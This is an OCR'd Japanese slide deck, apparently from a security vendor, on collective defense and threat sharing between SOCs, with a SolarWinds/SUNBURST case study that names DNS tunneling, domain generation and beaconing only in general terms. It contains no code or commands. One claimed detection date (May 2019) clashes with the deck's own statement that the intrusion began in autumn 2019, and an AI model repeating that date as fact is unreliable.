Tier 2 インシデントレスポンダー

・スコーピングと深い調査
・緩和策・推奨の提供
・KBの発行、システム監視のチューニング
・IR 文書管理
・セキュリティに関する最新情報の収集

ユーザー企業

管理・リード

レポート

Tier 4 SOC マネージャー

・リーダーシップ
・マネージメント
・コントロール

ユーザー企業

集団防衛の手法

テクノロジー

クラウドソース

機械の速度
ナノ秒

ネットワークの速度
ミリ秒


数日的な速度
数秒～数日間

官僚的な速度
数ヶ月～数年


- 機械速度/ネットワーク速度でのふるまい、痕跡情報の共有
- 新しい分析モデルを共有
- データ品質の自動改善

- 人の作業速度だが、人間の洞察
- ワークフローの一部として分析した結果データにラベルを付ける(悪性、良性、未決定、疑わしい、予想されたものか、想定外か、付随する内容など)
- 分析結果を共有する
- リスク/セーフの判断


集団防衛により状況認識能力を高める



集団防衛で懸念事項となるデータの最小化




改善した SOC 検出と対応のワークフロー




集団防衛を適用することで MTTR(Mean Time To Response)を短縮

従来型の共有はシグネチャ単体に集中しており、調査後の共有が限定的であった。



集団防衛モデル – イベントの自動的な相関と素早い発見を行うための共有。



セキュリティーエコシステム間の可視化
ピア、小規模、大規模なコミュニティー間で発生する脅威情報のリアルタイムな共有

エコシステム内での弱い連携を狙った脅威を検出。
攻撃者の存在時間を削減。

目的を持って行われる高度な脅威を検出
業界単位での集団における脅威相関分析および情報連携することで攻撃されていることにkづいていない攻撃や標的型の脅威を検知。


日々のネットワークノイズに紛れて既に侵入して活動している隠れた脅威を検知。

他社のアナリスト/SOCと簡単に協力
他の集団防衛参加者により実施された調査と分析を自動的に共有。


参加者のセキュリティチームの調査能力を劇的に向上させることができます。

米国のエネルギーセクター向け集団防衛

7社の大規模なエネルギー企業が合計**30**のネットワーク検知を導入し、**20以上**の支社にまたがるネットワークトラフィックを**50**の州で集団防衛に活用しています。




2017年にエネルギー業界向け
集団防衛の開始



- **リアルタイムな企業間のイベント相関**
- **脅威の高速な検知能力の提供**
- **アナリストの共同作業を強化**
- **リアルタイムでプロアクティブな警告**
- **セクター全体の状況に気付きを与える**
- **DHS CISCP(Cyber Information sharing and Collaboration Program)と最初の共有**

SolarWinds

- 2019年秋に始まったマルウェア侵入は2020年前半に発生したSolarWinds Orion製品のサプライチェーン経由での感染につながった。
- SolarWinds Orion はネットワーク監視系の製品を広範囲に使用されており、基盤となるバックドアへの世界中の何千ものお客様を潜在的に公開した。
- これまでの公開リリースは、米国政府と重要なインフラストラクチャを対象とした巧妙なロシアのスパイ活動を示していた。
- 12月13日、 米国のサイバーセキュリティ企業SolarWinds（ソーラーウィンズ）は 同社がハッキングされたことを認めた。
- 同社が提供する製品を導入している企業がサイバー攻撃の被害に遭い、内部情報などを盗まれたことが明らかになった。
- 被害に遭ったのが、多くの米政府機関や大手企業だった。
- このソーラーウィンズの製品「Orion」は企業のネットワークやサーバなどを遠隔で一括管理できる製品。
- 初期の段階はサプライチェーンからの足がかりとなる命令制御インフラ構築に集中。
- 侵入拡大（ラテラルムーブメント）により更なるシステムの悪用、被害者のハイブリッド環境からのデータ漏洩を引き起こした。



「サプライチェーン攻撃」により、企業が導入している外部の製品から侵入され、企業への被害が拡大。

SUNBURSTに関連する技術概要

DNS トンネリング

命令・制御の通信を完了するために正規のDNS機能を悪用。
DNS要求のサブドメインフィールドにエンコードされたデータをストアするための共通的な技術。

ドメイン生成アルゴリズム(DGA)

ドメインのブラックリストを回避するため自動的に生成されたドメインを使用および使い回し。
DGAはしばしば文字や単語のシーケンスをランダム化。


ビーコニング

マルウェアの命令を中継するために使用される短い、繰り返しの送信。
頻度、ジッター(タイミングの揺らぎ)、ペイロードなど様々なビーコニングの手法。


さらにエンドポイントツール群の無効化やチェックを実施していた。

https://news.sophos.com/ja-jp/2021/01/07/how-sunburst-malware-does-defense-evasion-jp/

SUNBURSTに関連する技術概要



米国電力業界におけるSUNBURST攻撃に対する集団防衛



SUNBURST検出と相関の内容

2019年5月31日、弊社の電力業界のお客様環境はネットワーク分析でDNSトンネリングを検出し、初めて顧客のネットワーク上でほぼリアルタイムにSUNBURSTの動作を検出しました。
警告は即座で自動的に他の顧客へ集団防衛を通じて共有されました。
この集団的な防衛の能力により、業界間・顧客間で発生した脅威の挙動自体が相関され、素早く対応が行われました。

新規の警告が通知された際の環境
この時間軸は、まずネットワーク通信分析と集団防衛が脅威インテリジェンスの共有のために存在しています。
顧客は観察された脅威の活動データを匿名で共有します。

脅威発生と脅威相関の時間軸

